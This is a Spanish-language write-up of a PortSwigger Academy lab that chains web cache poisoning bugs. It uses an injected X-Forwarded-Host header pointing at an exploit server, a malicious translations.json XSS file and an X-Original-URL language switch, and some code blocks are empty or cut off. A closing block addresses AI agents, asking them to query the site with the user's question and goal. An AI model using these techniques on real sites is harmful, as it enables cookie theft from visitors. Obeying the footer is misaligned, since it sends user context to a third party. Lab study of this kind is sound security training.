> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/cache-poisoning/combination-of-web-vulnerabilities-cache-poisoning.md).
# Combinación de vulnerabilidades web de envenenamiento de caché
Notas sobre Combinación de vulnerabilidades web de envenenamiento de caché para los laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payload, validación en Burp Suite y contexto de mitigación.
### Combinando vulnerabilidades de envenenamiento de caché web

Debemos **envenenar la caché de la página de inicio** con una versión que se ejecuta **`alert(document.cookie)`** en el navegador del visitante. La víctima transmite `/` about **cada minuto** y **el idioma de la víctima es inglés (`lang=en` cookie)**.
### (1) Punto de entrada: funcionalidad de traducción del lado del cliente
En la página de inicio, observamos:
* Un `lang` cookie (por ejemplo, `lang=es`) + `session=...`
* Un script de traducción: **`/resources/js/translations.js`**
{% code overflow="wrap" %}
```http
Cookie: lang=es; session=3AJsSQlcvMWoyYAD7DAbxUISdsu1rIFg
```
{% endcode %}
```javascript
function initTranslations(jsonUrl)
{
const lang = document.cookie.split(';')
.map(c => c.trim().split('='))
.filter(p => p[0] === 'lang')
.map(p => p[1])
.find(() => true);
const translate = (dict, el) => {
for (const k in dict) {
if (el.innerHTML === k) {
el.innerHTML = dict[k];
} else {
el.childNodes.forEach(el_ => translate(dict, el_));
}
}
}
fetch(jsonUrl)
.then(r => r.json())
.then(j => {
const select = document.getElementById('lang-select');
if (select) {
for (const code in j) {
const name = j[code].name;
const el = document.createElement("option");
el.setAttribute("value", code);
el.innerText = name;
select.appendChild(el);
if (code === lang) {
select.selectedIndex = select.childElementCount - 1;
}
}
}
lang in j && lang.toLowerCase() !== 'en' && j[lang].translations && translate(j[lang].translations, document.getElementsByClassName('maincontainer')[0]);
});
}
```
Este script lee `lang` de las cookies, luego hace una `fetch()` a un JSON:
```json
{
"en": {
"name": "Inglés"
},
"es": {
"name": "Español",
"translations": {
"Return to list": "Volver a la lista",
"View details": "Ver detalles",
"Description:": "Descripción:"
}
},
"cn": {
"name": "中文",
"translations": {
"Return to list": "返回清單",
"View details": "查看詳情",
"Description:": "描述:"
}
},
"ar": {
"name": "عربى",
"translations": {
"Return to list": "العودة إلى القائمة",
"View details": "عرض التفاصيل",
"Description:": "وصف:"
}
},
"en-gb": {
"name": "Inglés correcto",
"translations": {
"Return to list": "De donde viniste",
"View details": "Hazme el honor de explicarlo con más detalle",
"Description:": "Disquisiciones sobre el tema:",
}
},
"ml": {
"name": "മലയാളം",
"translations": {
"Return to list": "ലിസ്റ്റിലേക്ക് മടങ്ങുക",
"View details": "വിശദാംശങ്ങൾ കാണുക",
"Description:": "വിവരണം:",
}
},
"hb": {
"name": "עברית",
"translations": {
"Return to list": "חזור לרשימה",
"View details": "הצג פרטים",
"Description:": "תיאור:",
}
},
"zl": {
"name": "Ẕ̻͕̿̊ͤ̍ͅa͙l̗ͧg̮̤̰̘͇ȍ͇͕̳̙͙͉́̅̋̌̅",
"translations": {
"Return to list": "Re̹̰̘͉̹̪ͅt̬̫̜ȕͩ͒ͥͥr̃̉͒n ̎͂t͎͖̽͋o͖̟͚͙̲͐ͤͫ̎̓ ̼̟͈̭͉͎̂ͯ̔ͤͤ̏͐ͅliͤ͑ͧ̆̐̈̀sṭ̠̮̰͍̙͒̔͆̈ͤ̅",
"View details": "V̖̮͙ͅi͇e͙̦w̭̣̫͇̦̬̰ ̓͑̓ͯ̔d͍͂e͚̮͖͍͖̠͙ͮͭ̉ͦ̏͌̆t̙͎̺͉a̳̖͔̱͉̱͑̆̌̃͊ͬi̯͚͙̼̹̮l̖͎͛̈́͒ͅs̒̒ͤ̽̒̀",
"Description:": "D̳͔e̝ͩ̐ͅsc̗̱̼̤̬̎̓ͪͣͭ̐ͅr̪̝͖̙̱̄̓͌̓̚ip̭̦̭̰̻ͣ̓̽ͨ̚ț̤̝̻i̹̱̟̞͕̓̓ͬ̓ͬ̆ͅon̠͚͕̈́̋̓:",
}
},
"fn": {
"name": "Suomalainen",
"translations": {
"Return to list": "Palaa luetteloon",
"View details": "Ver detalles",
"Description:": "Kuvaus:",
}
},
"hw": {
"name": "Ōlelo Hawaiʻi",
"translations": {
"Return to list": "Hoʻi i ka papa inoa",
"View details": "E nānā i nā kikoʻī",
"Description:": "ʻO keʻano:",
}
},
"mm": {
"name": "ဗမာ",
"translations": {
"Return to list": "စာရင်းသို့ပြန်သွားသည်",
"View details": "အသေးစိတ်ကြည့်ရန်",
"Description:": "ဖော်ပြချက်:",
}
}
}
```

Y `data.host` proviene de un bloque en línea en la página de inicio:
```http
```
Luego, el script aplica las traducciones reemplazando texto mediante `innerHTML`, lo cual es importante porque puede convertir una traducción en \*\*inyección HTML\*\* si controlas el JSON.
### Vulnerabilidad #1: manipulación del host mediante `X-Forwarded-Host`
Al añadir el siguiente encabezado HTTP
```http
X-Forwarded-Host: test.com
```
encontramos que el valor se refleja en `data.host`.
```javascript
```
Así podemos forzar al navegador a cargar el archivo:
```bash
/resources/json/translations.json
```
### 3. Vulnerabilidad #2: XSS mediante el archivo JSON de traducción

Alojamos en el servidor de explotación un falso `translations.json` que contiene una inyección XSS en una traducción, por ejemplo:
```json
{
"en": {
"name": "Inglés"
},
"es": {
"name": "Español",
"translations": {
"Return to list": "Hola",
"View details": ">",
"Description:": "Descripción:"
}
}
}
```
Luego usamos:
```http
X-Forwarded-Host: exploit-0a19004104f2d29e80b40256011c00b0.exploit-server.net/
```
La página de inicio, servida desde la caché, ahora apuntará a nuestro archivo JSON malicioso.
Por lo tanto, el contenido de la traducción se interpreta como HTML, lo que permite la ejecución del JavaScript inyectado.
### 4. Limitación: la víctima usa inglés
El script de traducción solo se ejecuta si:
* `lang !== 'en'`
La víctima inicialmente `lang=en`. / Incluso si controlamos el archivo JSON, \*\*l
Por lo tanto, debemos **forzar el cambio al español**.
### 5. Vulnerabilidad #3: forzar el cambio de idioma mediante `X-Original-URL`
Usando Param Miner, identificamos el encabezado vulnerable:
```http
X-Original-Url: /test
```
Enviamos otra solicitud a `/` con:

* `X-Original-URL: /test` → `404 No encontrado`
La caché sirve una respuesta que define `lang=es` para los visitantes.
```http
X-Original-Url: /setlang/es
```
`X-Original-URL: /setlang/es` → `302 Encontrado`
Este camino:
* Establece el `lang=es` cookie
* Luego vuelve a la página de inicio

#### Ejecución de la carga útil en la víctima
1. La víctima visita `/`
2. `lang` la cookie va a `es`
3. La página vuelve a cargar el `translations.json` archivo desde nuestro servidor de explotación
4. La traducción maliciosa se inyecta en el DOM
5. El navegador ejecuta:
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/cache-poisoning/combination-of-web-vulnerabilities-cache-poisoning.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.